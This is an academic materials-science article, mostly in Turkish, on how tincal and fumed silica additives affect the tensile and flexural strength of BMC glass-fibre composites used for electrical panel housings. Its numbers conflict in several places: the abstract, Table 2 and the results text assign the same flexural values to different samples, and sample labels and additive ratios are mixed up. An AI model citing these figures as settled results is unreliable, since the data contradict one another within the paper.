Fiber takviyeli plastikler (FRP) olarak bilinen kompozit malzemelerin yüksek dayanım ve düşük ağırlık gibi nitelikli özellikleri sebebi ile endüstride yaygın kullanım alanına sahiptir. Endüstrideki kullanım yerine göre FRP kompozitlerin birçok üretim yöntemi bulunmaktadır. Bunlardan biri olan yığın kalıp bileşiği (BMC) yöntemi ise belirli ölçülerde kırılmış fiber takviyelerinin termoset matris malzemeleri ve çeşitli dolgu malzemeleri ile karıştırılarak hamur haline getirilmesi, ardından ısıtılmalı metal yapı kalıplarda şekillendirilmesi şeklinde uygulanmaktadır. Bu çalışmada elektrik panolarının üretildiği bir tesisin halihazırda üretim yaptığı reçetelerine tinkal ve füme silika (aerosil) tozları takviye edilerek son ürünlerin mekanik dayanımlarını artırmak amaçlı deneysel bir çalışma gerçekleştirilmiştir. BMC hamurlarının hazırlıkları aşamasında bu tozların literatürde yer alan kullanım oranları dikkate alınarak tinkal tozlarından kütlece %1 ve %2, aerosil tozlarından ise %1 ve %3 oranlarında katkı yapılmıştır. Elde edilen karışımlar FRP kompozitler için çekme ve eğme test standartlarına göre hazırlanmış olan metalik kalıplara dökülmüş ve 100°C sıcaklıkta 5 dakika süre ile kürlenmiştir. Elde edilen test numuneleri çekme, 3 nokta eğilme ve FTIR analizlerine tabi tutulmuştur. Sonuçlar incelendiğinde kütlece %2 oranında takviye edilen tinkal parçacıklarının çekme dayanımı değerlerinde sırasıyla %4,9 ve %6,7 oranında iyileştirme sağladığı görülmüştür. Buna karşın aerosil parçacıklarının kompozit yapıyı bir miktar daha kırılğan hale getirdiği görülmüştür. Eğilme dayanımlarında ise eklenen katkıların tümünde belirli oranda iyileştirme gözlemlenirken en yüksek eğilme dayanımı değeri kütlece %2 oranında takviye edilen aerosil katkılı numunelerde 69,98 MPa olarak not edilmiştir. Bu bulgular, tinkal ve aerosil'in BMC kompozitlerin performansını artıracak potansiyel katkı maddeleri olduğunu göstermektedir.

Investigation of the Effects of Aerosil and Tincal Particle Reinforcement on the Mechanical Properties of Bulk Moulding Compound (BMC) Composites

Article Info

Research article
Received: 23/05/2024
Revision: 05/07/2024
Accepted: 17/07/2024

Keywords

BMC
Composite
Particle reinforcement
Tinkal
Fumed silica

Abstract

Fiber Reinforced Plastic (FRP) composites find wide applications in various industries due to their high strength and low weight properties. Depending on the application in the industry, there are several manufacturing methods for FRP composites. One of these methods, Bulk Moulding Compound (BMC), involves mixing chopped fibre reinforcements with thermoset matrix and various fillers to form a dough, which is then shaped in heated metal molds. In this study, an experimental investigation was conducted with the aim of enhancing the mechanical properties of the final products by reinforcing talc and fumed silica (aerosil) powders into the recipes of a facility producing electrical panels. During the preparation stage of BMC dough, tinkal powders were added at mass ratios of 1% and 2%, and aerosil powders were added at ratios of 1% and 3%, considering the usage rates reported in the literature. After this step mixtures were poured into metallic molds which prepared according to tensile and flexural testing standards for FRP composites and cured at 100°C for 5 minutes. The obtained test specimens were subjected to tensile, three-point bending, and FTIR analyses. Upon examination of the results, it was observed that tinkal particles reinforced at a mass ratio of 2% provided the highest improvement in tensile strength (5-10%). However, aerosil particles made the composite structure somewhat more brittle. In terms of flexural strength, while improvements were observed with all reinforced additives, the highest flexural stress value was noted as 69.98 MPa in the samples reinforced with 2% aerosil by weight. These findings suggest that Tincal and Aerosil could be potential additives to enhance the performance of BMC composites.

1. GİRİŞ (INTRODUCTION)

Fiber takviyeli plastik (FRP) malzemeler, kara, hava ve deniz taşımacılığında yakıt tüketimini azaltma yetenekleri ve hafif yapısı nedeniyle tercih edilirken, hafiflik ve yüksek dayanıklılığın beklenildiği spor alanlarında da yüksek performans sağlaması nedeniyle tercih edilmektedir [1,2]. Kompozit malzemeler, el yatırması [3,4], pultrüzyon çekme [5], reçine transfer kalıplama (RTM),[6], vakum infüzyon [7], otoklav kürlenme [8], levha kalıp bileşiği (SMC) [9], yığın kalıp bileşiği (BMC) [10] gibi çeşitli yöntemlere göre uygulamalarına göre üretilirler. BMC, inşaat, makine, ulaşım, medikal, elektrik ve elektronik endüstrilerinde özellikle küçük ve karmaşık geometriye sahip bileşenlerin seri üretimi için kolay üretim, hızlı üretim süreci, hafiflik ve düşük maliyet nedeniyle geniş bir şekilde kullanılmaktadır [11]. Yığın kalıp bileşimi olarak bilinen BMC hamuru ile üretilen kompozit malzemeler ise genellikle %5 ila %30 ağırlıkça lif içerir ve yüksek polyester dolguludur. Cam elyaf takviyeli polimer GFRP-BMC kompozitler, yaklaşık 3 ila 13 mm uzunluğunda %5 ila %30 kütle oranında kesilmiş lif içerir ve 35 ila %50'nin üzerinde kalsiyum karbonat (CaCO₃) tozu ile dolgusu içerir [12].

BMC kompozit malzemelerin endüstrideki kullanım yerlerine göre belirli özelliklerinin iyileştirilmesi beklenmektedir. Son ürünlerin kullanıldığı yer dikkate alınarak çekme, eğilme, sertlik ve aşınma dayanımları gibi mekanik özellikleri artırmaya yönelik farklı fiber ve parçacık takviyelerinin eklenmesi üzerine birçok çalışma bulunmaktadır. Ayrıca son ürün beklentileri arasında düşük ısı iletkenlik, düşük elektrik iletkenliği ve düşük ses geçirgenliği gibi özelliklerdir yer almaktadır [13–17].

Aerosil, bir tür silika nanoparçacığı olarak, yığın kalıp bileşiği (BMC) dahil olmak üzere reçine kompozitlerin çeşitli özelliklerini iyileştirmek için yaygın olarak kullanılmaktadır [18–22]. Aerosil'in yangın ve patlama önleyici formülasyonlarda akışkanlığı artırdığı ve sıvı kristal öncülerinin jelasyon süreçlerini etkilediği gösterilmiştir [23]. Aerosil nanoparçacıkları, kristalizasyon geçişi için entalpiyi artırırken aktivasyon enerjisini azaltmaktadır [24]. Aerosil, epoksi kompozitlerin termal stabilitesini artırdığı, proliz sürecini yavaşlattığı ve arayüzey etkileşimlerini güçlendirerek eğilme mukavemetini artırdığı görülmüştür [25] BMC hamuru üretiminde de Aerosil, mekanik özellikleri geliştirmek ve belirli karakteristikleri düzenlemek için kullanılmıştır. Rajae et al. [26] BMC malzemedeki, Aerosil'in

çekme, eğilme ve darbe dayanımı özelliklerini iyileştirdiği bildirmiştir. Bu çalışmalar, Aerosil'in kompozit malzemelerin performansını ve özelliklerini önemli ölçüde iyileştirdiğini vurgulamaktadır.

Bazı araştırmacılar, mekanik özellikleri iyileştirmek için reçine kompozitlere bor mineralleri eklemenin etkisini araştırmışlardır. Çalışmalar, polyester ve vinilester reçinelere Tinkal gibi bor minerali eklenmesi ile elde edilen kompozitlerin basınç ve yüzey sertliği gibi mekanik özelliklerini artırdığını tespit etmiştir [27]. Epoksi reçinelere bor nitrür (hBN ve cBN) ilavesinin kompozitlerin termal iletkenliğini önemli ölçüde artırdığını göstermiştir [28] Bor bileşiklerinin fenolik reçinelere dahil edilmesinin, elde edilen kompozitlerin termal ve mekanik özelliklerini artırdığı görülmüştür [29]. Yumuşak manyetik kompozitlerde bağlayıcı olarak borla modifiye edilmiş reçinelerin kullanılmasının, artan çapraz bağ yoğunluğu yoluyla kompozitlerin nihai özelliklerini artırmıştır [30]. Ayrıca bor bileşikleri, esneklik ve kırılabilirlik üzerindeki etkisi göz önünde bulundurularak, polimer kompozitlerin basınç dayanımı ve alev geciktiriciliğinin artırılması gibi özelliklerini optimize etmek için kullanılmıştır [31]. Bu iyileştirmeler, bor bileşiklerinin dikkatli bir şekilde seçilip reçine matrislerine dahil edilmesiyle, kompozitlerin özelliklerini çeşitli endüstriyel alanlardaki özel uygulama gereksinimlerini etkili bir şekilde karşılayacak şekilde uyarlamının mümkün olduğunu göstermektedir.

Bu çalışmada, elektrik panolarının üretildiği bir tesisin halihazırda üretim yaptığı BMC hamur reçetelerine tinkal ve aerosil farklı oranlarda ikame edilerek BMC kompozitler üretilmiş ve bu kompozitlerin mekanik ve kimyasal davranışları araştırılmıştır. Çalışmanın özgün değeri, Türkiye'nin dünya bor rezervlerinin büyük bir kısmını elinde bulundurmasına rağmen, tinkal cevherinin termoset yapıları polimerlerde kullanımının sınırlı kalmış olması gerçeğine dayanarak, bu cevherin BMC kompozitlerdeki potansiyelini ortaya koymasındadır. Tinkal ve aerosil gibi malzemelerin farklı oranlarda ikame edilmesiyle üretilen BMC kompozitlerin mekanik ve kimyasal davranışlarının detaylı olarak incelenmesi, literatürde eksikliği hissedilen bir boşluğu doldurmada ve bu alanda gelecekte yapılacak araştırmalara önemli bir temel sağlamaktadır. Bu çalışma, tinkal cevherinin endüstriyel uygulamalarda daha geniş bir kullanım alanı bulmasına yönelik yeni perspektifler sunarak, Türkiye'nin bor rezervlerinin katma değerli ürünlere dönüştürülmesine katkıda bulunacaktır.

2. MATERYAL VE METOT (MATERIAL AND METHOD)

2.1. Deneysel Ekipman (Experimental Equipment)


Bu çalışmada 6 mm-20 mm arası boyutlarda kırılmış cam elyaf liflerinin BMC polysteri ve çeşitli katkıları ile bir araya getirilmesi ile elde edilen BMC hamurlarına belirlenen oranlarda tinkal ve aerosil toz partikül ilaveleri yapılmıştır. Borun bir türevi olarak kullanılan %99 saflıktaki tinkal tozları Eti Maden kuruluşundan temin edilmiştir. Mekanik dayanıma etkisinin incelendiği bir diğer toz partikül olan silika malzemeden elde edilen aerosil tozları ise Ada Sevim firmasından temin edilmiştir. Hamurun son ürün haline gelmesi ve sertleşmesi için metil etil keton peroksit (MEK) kimyasalı kullanılmıştır.

2.2. Numune Hazırlama (Sample Preparation)

Çalışmada Federal Elektrik A.Ş. firmasının endüstriye hizmet verdiği üretim aşamalarının

standart prosedürüne ek olarak literatürde verilen değerler dikkate alınarak BMC hamur reçetelerine tinkal tozlarından kütlece %1 ve %2, aerosil tozlarından ise %1 ve %3 oranlarında katkı yapılmıştır. Bu katkıları firma önerisi üzerine 4000d/dk karıştırma hızında 5 dakika süre ile karıştırılarak hazırlanmıştır. Hazırlanan karışımlar çekme ve 3 nokta eğilme testi standartlarına uygun şekillerde işlenmiş metal yapıları kalıplara dökülmüştür. Ardından 5 dakika süre boyunca 100°C sıcaklıkta kürlenmesi sağlanmıştır. Her test için 10'ar tane test tekrar numunesi hazırlanmıştır. Hamur hazırlanması aşamasından test numunesi eldesine kadar geçen süreci anlatan şematik gösterim Şekil 1'de verilmiştir.

BMC hamur reçetelerinin oluşturulmasında dikkate alınan bileşenler ve bunların karışımdaki kütlece oranları firmanın test numunesi için verdiği ölçülere göre gerçekleştirilmiştir. Bu hamurların bileşenlerini içeren değerler Tablo 1'de verilmiştir.



Şekil 1. Toz partikül takviyeli numune hazırlanması aşamalarının şematik gösterimi (Schematic representation of the stages of sample preparation with particle-reinforced powder)

Tablo 1. BMC hamur bileşenlerin kütlece yüzde oranları (Mass percentage of the components of the BMC dough)

Bileşenler	Kütlece (%)
Polyester	15-20
Polistiren Çözeltisi	4-8
Acık Gri Pigment Pasta	1-3
Çinko Stearat	1-5
Magnezyum Oksit	1-4
CH-SO-Al Peroksit	1-4
Alüminyum Hidroksit	25-35
Kalsit (CaCO ₃)5 mikron	20-28
20 mm Kırpık cam elyaf	3-6
12 mm Kırpık cam elyaf	3-6
6 mm Kırpık cam elyaf	3-6

2.3. Test Yöntemleri (Test Methods)

Çalışmada mekanik özelliklerin incelenmesi için çekme testi ve 3 nokta eğme testleri gerçekleştirilmiştir. Çekme testi için Utest marka

universal bir çekme test cihazı kullanılmıştır. Eğme testi için de yine Utest marka 7012-50 kN model bir eğme test cihazı kullanılmıştır. Çekme testleri lif takviyeli malzemeler için ilgili standart olması


sebebi ile ISO 527-4 standardına göre gerçekleştirildiği düzeneğin resmini içeren görsel gerçekleştirilmiştir. Çekme testinin Şekil 2’de verilmiştir.



Şekil 2. Çekme testi düzeneği görseli (Tensile test setup caption)

Modifikasyonlar sonucu elde edilen ürünlerin eğilme testleri elektronik sektöründe hizmet veren kuruluşun hizmet sektörü de dikkate alınarak


ASTM D790 standardına göre gerçekleştirilmiştir. 3 nokta eğilme testinin gerçekleştirildiği düzeneğin görseli ve şematik çizimi Şekil 3’te verilmiştir.



Şekil 3. 3 nokta eğilme testi düzeneği şematik çizim ve görseli (Schematic diagram and image of the 3-point bending test setup)

BMC hamuruna takviye edilen toz partiküllerin, katkısız haldeki referans numunelerden farklı olarak kimyasal yapısını incelemek için FT-IR analizleri gerçekleştirilmiştir. Ölçümler sırasında Agilent


Technologies Cary-630 FTIR cihazı kullanılmıştır. Numunelerin FT-IR çekimlerinin gerçekleştirildiği cihazın görseli ise Şekil 4’te verilmiştir.



Şekil 4. FT-IR analizlerinin gerçekleştirildiği deney düzeneği (Experimental setup for FT-IR analyses)

Çekme testleri için ISO 527-4 standardı dikkate alınarak hazırlanan metal kalıplar içinde üretimler yapılmıştır. Böylece kalıptan çıkan numuneler çekme testlerinin doğrudan uygulanabilmesi için hazır halde elde edilmiştir. Ancak eğilme testi için ASTM D790 standardına göre hazırlanan

numuneler kürlenme işleminin tamamlanmasının ardından plakalardan kesilerek elde edilmiştir. Hem çekme testi hem de 3 nokta eğilme testi için hazırlanan numunelerine ait görseller Şekil 5’ te verilmiştir.




Şekil 5. İlgili standartlara göre hazırlanan çekme ve eğilme testi numunelerine ait görseller (Images of tensile and bending test specimens prepared according to relevant standards)

3. BULGULAR (RESULTS)

Bu çalışmada, BMC hamurlara farklı oranlarda Tinkal (%1 ve %2) ve Aerosil (%1 ve %3) eklenerek hazırlanan dört farklı kompozit

malzemenin çekme ve eğilme dayanımları, referans malzeme ile karşılaştırmalı olarak incelenmiş ve BMC numunelerin test sonuçları Şekil 5 ve Şekil 6’da gösterilmiş ve Tablo 2’de sunulmuştur.



Şekil 6. BMC kompozitlerin numunelerinin çekme eğilmesi eğrileri (Tensile-bending curves of BMC composite specimens)

Şekil 6'ya göre, kontrol numuneleri ile karşılaştırıldığında, tinkal ve aerosil eklenmiş BMC hamurlarının yüzde uzama (mm/mm) ile çekme dayanımı (MPa) arasındaki ilişki, katkı maddelerinin konsantrasyonlarına bağlı olarak değişiklik göstermektedir. Referans malzemenin çekme dayanımı ortalama olarak 22,52 MPa olarak


ölçülmüştür. Referans malzeme ile karşılaştırıldığında, tinkal içeren BMC kompozitlerin çekme dayanımı değerlerinde sırasıyla %4,9 ve %6,7 oranında artış hesaplanmıştır. Özellikle %2 Tinkal eklenmesiyle en yüksek çekme dayanımı değerine ulaşılmıştır.

Tablo 2. Test numunelerinin çekme ve 3 nokta eğilme dayanım değerleri (Tensile and 3-point bending strength values of the test specimens)

Tinkal ve Aerosil İkameli BMC		
Numune adı	Çekme dayanım (MPa)	Eğilme dayanım (MPa)
Ref	22,52 ± 2,41	54,15
T1	23,63 ± 2,00	62,98
T2	24,03 ± 4,81	69,98
A2	21,29 ± 2,30	57,45
A3	21,37 ± 2,97	66,38

Aerosil eklenmiş BMC kompozitlerin çekme dayanım değerleri sırasıyla 21,29 MPa ve 21,37 MPa olarak tespit edilmiş ve referans malzemeye kıyasla sırasıyla %5,5 ve %5,1 çekme dayanımları oranında azalmıştır. Şekil 5 incelendiğinde, özellikle düşük konsantrasyonlarda Aerosil eklenmesinin BMC kompozitlerin çekme

dayanımını artırmada etkili olmadığını görülmüştür. Ayrıca, daha yüksek Aerosil konsantrasyonuna rağmen sadece minimal bir çekme dayanım düşüşü görülmesi, Aerosil'in malzeme yapısal bütünlüğü üzerinde beklenen pozitif etkiyi sağlamada sınırlı kaldığını göstermiştir.



Şekil 7. BMC kompozitlerin 3 nokta eğilme test eğrileri (3-point bending test curves of BMC composites)


Şekil 7'de BMC reçinesine eklenen Tinkal ve Aerosil katkı maddelerinin BMC kompozitlerin eğilme özelliklerini nasıl etkilediği gösterilmiştir. %2 tinkal ilaveli BMC kompozit, referans malzemenin eğilme dayanımı değerine kıyasla yaklaşık %22.6 artışla 66,38 MPa değerine ulaşırken, %1 tinkal ikameli kompozit %6,1 artışla

57,45 MPa eğilme dayanımı sergilemiştir. Bu durum, tinkal'in, özellikle daha yüksek konsantrasyonlarda, BMC hamurunun yapısal bütünlüğünü ve böylece yük taşıma kapasitesini önemli ölçüde artırabileceğini göstermektedir. Diğer yandan %1 aerosil ilaveli numunelerde %16,3 oranında bir artış ile 62,98 MPa dayanım değerine

ulaşılırken, özellikle %3 aerosil ilave edildiğinde, diğer tüm örneklerden daha yüksek bir eğilme dayanımı olarak %29,2 artış ile 69,98 MPa değerine ulaşılmış ve maksimum dayanım değerleri Şekil 6'da gösterilmiştir. Bu değerlere göre aerosil konsantrasyonunun malzemenin yapısal bütünlüğünü destekleyerek, eğilme dayanımını önemli ölçüde artırabileceği düşünülmektedir.

Tinkal, özellikle daha yüksek konsantrasyonlarda kullanıldığında eğilme dayanımını önemli ölçüde artırabilmektedir. Buna karşılık, aerosil'in etkisi daha karmaşık olup, belirli bir konsantrasyonun üstünde olumsuz sonuçlar gösterebilmektedir. Ancak, tinkal ve aerosil uygun konsantrasyonlarda kullanıldıklarında, malzemenin eğilme dayanımını artırmada etkili bulunmuşlardır.

Şekil 8 incelendiğinde FT-IR spektroskopi sonuçları, tinkal ikameli T1 (%1 Tinkal) ve T2 (%2 Tinkal) örneklerinde referans malzemeye (Ref) göre belirgin kimyasal yapı değişikliklerini ortaya koymuştur. Özellikle 1000 cm⁻¹ ile 1200 cm⁻¹ arasındaki silika karakteristik bantlar, Tinkal eklenmesiyle daha belirgin ve yoğun hale gelmiştir. Bu gözlem, %2 Tinkal içeren T2 örneğinde daha da ağırlıklıdır, bu da Tinkal konsantrasyonunun artışının silika yapısal entegrasyonunu teşvik ettiğini göstermektedir. Ayrıca, yaklaşık 3400 cm⁻¹'de hidroksil gruplarına ait geniş bantlar, her iki Tinkal ikameli örnekte de genişleşmiş ve yoğunlaşmıştır, bu da tinkal'in hidrojen bağları oluşturma potansiyelinin ve dolayısıyla yapısal bütünlüğün arttığını işaret etmektedir. Bu bulgular, yüksek silika içeriği gerektiren uygulamalarda tinkal'in optimizasyonunun, malzemenin mekanik özelliklerini artırabileceğini göstermektedir.



Şekil 8. Katkılı ve katkısız BMC test numuneleri ve toz parçacıkların FT-IR spektrumları (FT-IR spectra of reinforced and unreinforced BMC test specimens and powder particles)

Şekil 8'e göre, Aerosil içeren A1 (%1 Aerosil) ve A-3 (%3 Aerosil) örneklerinin FT-IR spektrumları, referans malzemeye kıyasla önemli yapısal değişiklikleri açığa çıkarmaktadır. Özellikle 1100 cm⁻¹ civarında silika ile ilişkili bantların A3 örneğindeki belirgin yoğunluk artışı, Aerosil'in yüksek derecede matrise entegrasyonunu ve muhtemelen yapısal düzenlemelerin gerçekleştiğini göstermektedir. Hidroksil gruplarına ait bantlar da her iki Aerosil ikameli örnekte genişlemiş ve yoğunlaşmıştır, bu da serbest hidroksil gruplarının artışı ve bunların malzeme matrisi ile daha fazla hidrojen bağları oluşturması sonucunu doğurmuştur. Bu sonuçlar, özellikle yüksek performans gerektiren uygulamalarda Aerosil konsantrasyonunun malzemenin mekanik özelliklerini önemli ölçüde iyileştirebileceğini göstermektedir.

4. SONUÇLAR (CONCLUSIONS)

Bu çalışmada cam elyaf takviyeli malzeme ve polyester bağlayıcılar kullanılarak BMC yöntemi ile gerçekleştirilen üretimlerde tinkal ve aerosil toz takviyelerinin son üründeki mekanik ve kimyasal davranışlarına etkileri incelenmiştir. Burada incelenen ürünler elektronik ekipmanların dış koruyucu gövdesi olarak kullanılan malzemeleri üreten bir firmanın hizmet verdiği ürünlerdir. Ürünlerin hammadde hazırlık aşamasında BMC hamurların hazırlanması için tinkal ve aerosil tozlarının literatürde yer alan kullanım oranları dikkate alınarak tinkal tozlarından kütlece %1 ve %2, aerosil tozlarından ise %1 ve %3 oranlarında katkı yapılmıştır. Elde edilen karışımlar FRP kompozitler için çekme ve eğme test standartlarına göre hazırlanmış olan metalik kalıplara dökülmüş ve 100°C sıcaklıkta 5 dakika süre ile kürlenmiştir. Kürlenmiş ürünler FRP malzemeler için ilgili standartlara göre çekme ve eğme testlerine tabi tutulmuştur. Çekme testi sonuçlarından elde edilen çekme dayanımı dayanımları incelendiğinde, Tinkal'in özellikle %2 oranında kullanıldığında BMC kompozitlerde çekme dayanımını önemli ölçüde artırdığı gözlemlenmiştir. Tinkal eklenmiş BMC kompozitlerin çekme dayanımı değerleri, referans malzemeye kıyasla %4,9 ve %6,7 oranında artış göstermiştir. Bununla birlikte, Aerosil eklenmiş BMC kompozitlerde çekme dayanımında azalma gözlemlenmiş olup, düşük konsantrasyonlarda bile malzemenin çekme dayanımını artırmada etkili olamamıştır. Bu durum,

Aerosil'in belirli bir konsantrasyonun üzerinde olumsuz etki gösterebileceğini ortaya koymuştur.

Eğilme dayanımı testlerinde, Tinkal'in %1 ve %2 oranlarında eklenmesi, BMC kompozitlerin eğilme dayanımını sırasıyla %6,1 ve %22,6 oranında artırmıştır. Bu sonuçlar, Tinkal'in özellikle daha yüksek konsantrasyonlarda, BMC hamurunun yapısal bütünlüğünü ve yük taşıma kapasitesini önemli ölçüde artırabileceğini göstermektedir. Aerosil eklenmiş BMC kompozitlerde ise eğilme dayanımında A1 ve A3 numunelerinde sırasıyla %16,3 ve %29,2 oranlarında bir artış gözlemlenmiştir. Bu da yüksek Aerosil konsantrasyonunun malzemenin yapısal bütünlüğünü destekleyerek eğilme dayanımını önemli ölçüde artırabileceğini düşündürmektedir.

Sonuç olarak, Tinkal ve Aerosil'in uygun konsantrasyonlarda kullanılması, BMC kompozitlerin mekanik ve termal özelliklerini geliştirmekte etkili bulunmuştur. Tinkal, özellikle yüksek konsantrasyonlarda, kompozitlerin eğilme dayanımını önemli ölçüde artırırken, Aerosil'in etkisi daha karmaşık olup belirli bir konsantrasyonun üstünde olumsuz sonuçlar sergileyebilmektedir. Bu bulgular, Tinkal ve Aerosil'in, BMC kompozitlerin performansını artırmak için potansiyel katkı maddeleri olarak değerlendirilebileceğini ortaya koymaktadır. Ayrıca, malzeme tasarımı ve mühendisliği uygulamalarında katkı maddelerinin dikkatli seçimi ve optimizasyonunun önemini vurgulamaktadır.

TEŞEKKÜR (ACKNOWLEDGEMENTS)

Bu çalışmada üretim ve hammadde desteği sunan Federal Elektrik A.Ş. firmasına teşekkür ederiz.

ETİK STANDARTLARIN BEYANI (DECLARATION OF ETHICAL STANDARDS)

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

The authors of this article declare that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

YAZARLARIN KATKILARI (AUTHORS' CONTRIBUTIONS)

Mert KILINÇEL: Araştırmanın tasarımını yapmış, deneylerin planlanması ve yürütülmesi ile sonuçların değerlendirilmesine katkı sağlamıştır.

He designed the research and contributed to the planning and execution of the experiments and the evaluation of the results.

Emrah YILMAZ: Literatür taraması yapmış, verilerin analizi ve makalenin yazımı ile son düzenlemelerine katkıda bulunmuştur.

He conducted literature review, analyzed the data and contributed to the writing and final editing of the manuscript.

ÇIKAR ÇATIŞMASI (CONFLICT OF INTEREST)

Bu çalışmada herhangi bir çıkar çatışması yoktur.

There is no conflict of interest in this study.

KAYNAKLAR (REFERENCES)

- [1] Xu J, Mkaddem A, El Mansori M. Recent advances in drilling hybrid FRP/Ti composite: A state-of-the-art review. *Compos Struct* 2016;135:316–38. <https://doi.org/10.1016/j.compstruct.2015.09.028>.
- [2] Frigione M, Lettieri M. Durability issues and challenges for material advancements in FRP employed in the construction industry. *Polymers (Basel)*2018;10.<https://doi.org/10.3390/polym10030247>.
- [3] Haripriya V, Kumbha S, Manickam S, Arul Jeevan TS. Study the materials behavior for kevlar chopped mate with kenef fiber composites by hand layup technique. *Mater Today Proc* 2022;69:650–3. <https://doi.org/10.1016/j.matpr.2022.06.545>.
- [4] Urtekin L., Gunes D., Yılan F., Çanlı M., The Effect of Layers on the Unidirectional Carbon Fibers of the Reinforced Polyester Resin Matrix Composite Material *Gazi University Journal of Science Part C: Design and Technology*, 10 (2022) 495–503.
- [5] Harati Khalilabad E, Ruiz Empanza A, De Caso F, Roghani H, Khodadadi N, Nanni A. Characterization Specifications for FRP Pultruded Materials: From Constituents to Pultruded Profiles. *Fibers*2023;11.<https://doi.org/10.3390/fib11110093>.
- [6] Mendikute J, Plazaola J, Baskaran M, Zugasti E, Aretxabaleta L, Aurrekoetxea J. Impregnation quality diagnosis in Resin Transfer Moulding by machine learning. *Composite Part B Eng* 2021;221. <https://doi.org/10.1016/j.compositesb.2021.10897>.
- [7] Lionetto F, Moscatello A, Totaro G, Raffone M, Maffezzoli A. Experimental and numerical study of vacuum resin infusion of stiffened carbon fiber reinforced panels. *Materials* 2020;13:1–17. <https://doi.org/10.3390/ma13214800>.
- [8] Joshi SJ, Patel KS, Shah DB, Patel KM, Mawandiya BK. Development and performance analysis of out-of-autoclave curing process for CFRP composites. *Advances in Materials and Processing Technologies* 2022;8:1593–603. <https://doi.org/10.1080/2374068X.2021.1946754>.
- [9] Gortner F, Schöffler A, Fischer-Schuch J, Mitschang P. Use of bio-based and renewable materials for sheet molding compounds (SMC) – Mechanical properties and susceptibility to fungal decay. *Composites Part C: Open Access* 2022;7. <https://doi.org/10.1016/j.jcomc.2022.100242>.
- [10] Lafranche E, Cilleruelo L, Ryckebusch M, Krawczak P. A Novel Adaptive Process Control for Injection Moulding Of BMC And CIC Polyester Compounds. vol. 14. 2005.
- [11] Rajae P, Ashenai Ghasemi F, Fasihi M, Saberian M. Effect of styrene-butadiene rubber and fumed silica nano-filler on the microstructure and mechanical properties of glass fiber reinforced unsaturated polyester resin. *Compos B Eng* 2019;173. <https://doi.org/10.1016/j.compositesb.2019.05.014>.
- [12] Faudree MC, Nishi Y, Salvia M. Increasing Impact Strength of a Short Glass Fiber Compression Molded BMC by Shortening Fibers without Change in Equipment. *Materials* 2022;15. <https://doi.org/10.3390/ma15031145>.
- [13] Faudree MC, Nishi Y. Tensile strength enhancement by shortening glass fibers with sub-millimeter length in bulk molding polymer compound. *Mater Trans* 2010;51. <https://doi.org/10.2320/matertrans.M2010121>.
- [14] Faulkner M, Zhao LS, Barrett S, Liu LN. Self-Assembly Stability and Variability of Bacterial Microcompartment Shell Proteins in Response to the Environmental Change. *Nanoscale Res Lett* 2019;14. <https://doi.org/10.1186/s11671-019-2884-3>.
- [15] Ferreira F V., Lona LMF, Pinheiro IF, de Souza SF, Mei LHI. Polymer composites reinforced with natural fibers and nanocellulose in the automotive industry: A short review. *Journal of Composites Science*2019;3. <https://doi.org/10.3390/jcs3020051>.
- [16] Cao Y, Fukumoto I. Evaluation of Mechanical Properties of Injection Molding Composites Reinforced by Bagasse Fiber. *Journal of Solid Mechanics and Materials Engineering* 2007;1. <https://doi.org/10.1299/jmmp.1.1209>.

- [17] Ahmad Fauzi AA, Osman AF, Alrashdi AA, Mustafa Z, Abdul Halim KA. On the Use of Dolomite as a Mineral Filler and Co-Filler in the Field of Polymer Composites: A Review. *Polymers (Basel)* 2022;14. <https://doi.org/10.3390/polym14142843>.
- [18] Marinkovic A, Radoman T, Dzunuzovic E, Dzunuzovic J, Spasojevic P, Isailovic B, et al. Mechanical properties of composites based on unsaturated polyester resins obtained by chemical recycling of poly(ethylene terephthalate). *Hem Ind* 2013;67. <https://doi.org/10.2298/hemind130930077m>.
- [19] Morote-Martínez V, Pascual-Sánchez V, Martín-Martínez JM. Improvement in mechanical and structural integrity of natural stone by applying unsaturated polyester resin-nanosilica hybrid thin coating. *Eur Polym J* 2008;44. <https://doi.org/10.1016/j.eurpolymj.2008.07.027>.
- [20] Mirabedini SM, Kiamanesh A. The effect of micro and nano-sized particles on mechanical and adhesion properties of a clear polyester powder coating. *Prog Org Coat* 2013;76. <https://doi.org/10.1016/j.porgcoat.2013.07.009>.
- [21] Kabakçı G, Kılınçel M, Tezel GB. Nanofiller Effects on the Isothermal Curing Kinetics of Epoxy Resin. *Theoretical Foundations of Chemical Engineering* 2023;57:1490–502. <https://doi.org/10.1134/S004057952306009X>.
- [22] Kabakçı G, Kılınçel M, Tezel GB. Thermo-mechanical behaviours investigation of Nano-Sized Al₂O₃, TiO₂, and Graphene Nanoplatelet Reinforced Epoxy Composites. *Düzce Üniversitesi Bilim ve Teknoloji Dergisi* 2024;12:1201–16. <https://doi.org/10.29130/dubited.1422620>.
- [23] Saenko E V., Huo Y, Shamsutdinov AS, Kondrashova NB, Valtsifer I V., Valtsifer VA. Mesoporous Hydrophobic Silica Nanoparticles as Flow-Enhancing Additives for Fire and Explosion Suppression Formulations. *ACS Appl Nano Mater* 2020;3. <https://doi.org/10.1021/acsanm.9b02309>.
- [24] Sharma D, Iannacchione G. Kinetics of induced crystallization of the LC1-xSilx system. *Journal of Physical Chemistry B* 2007;111. <https://doi.org/10.1021/jp067736o>.
- [25] Kim KM, Kim H, Kim HJ. Enhancing thermo-mechanical properties of epoxy composites using fumed silica with different surface treatment. *Polymers (Basel)* 2021;13. <https://doi.org/10.3390/polym13162691>.
- [26] Rajae P, Ashenai Ghasemi F, Fasihi M, Saberian M. Effect of styrene-butadiene rubber and fumed silica nano-filler on the microstructure and mechanical properties of glass fiber reinforced unsaturated polyester resin. *Compos B Eng* 2019;173. <https://doi.org/10.1016/j.compositesb.2019.05.014>.
- [27] Yılmaz E, Aydoğmuş E, Demir A. Life cycle assessment and characterization of tincal ore reinforced polyester and vinylester composites. *Journal of the Turkish Chemical Society Section B: Chemical Engineering* 2022;5:183–94.
- [28] Yung KC, Liem H. Enhanced thermal conductivity of boron nitride epoxy-matrix composite through multi-modal particle size mixing. *J Appl Polym Sci* 2007;106. <https://doi.org/10.1002/app.27027>.
- [29] Wang S, Jing X, Wang Y, Si J. Synthesis and characterization of novel phenolic resins containing aryl-boron backbone and their utilization in polymeric composites with improved thermal and mechanical properties. *Polym Adv Technol* 2014;25. <https://doi.org/10.1002/pat.3216>.
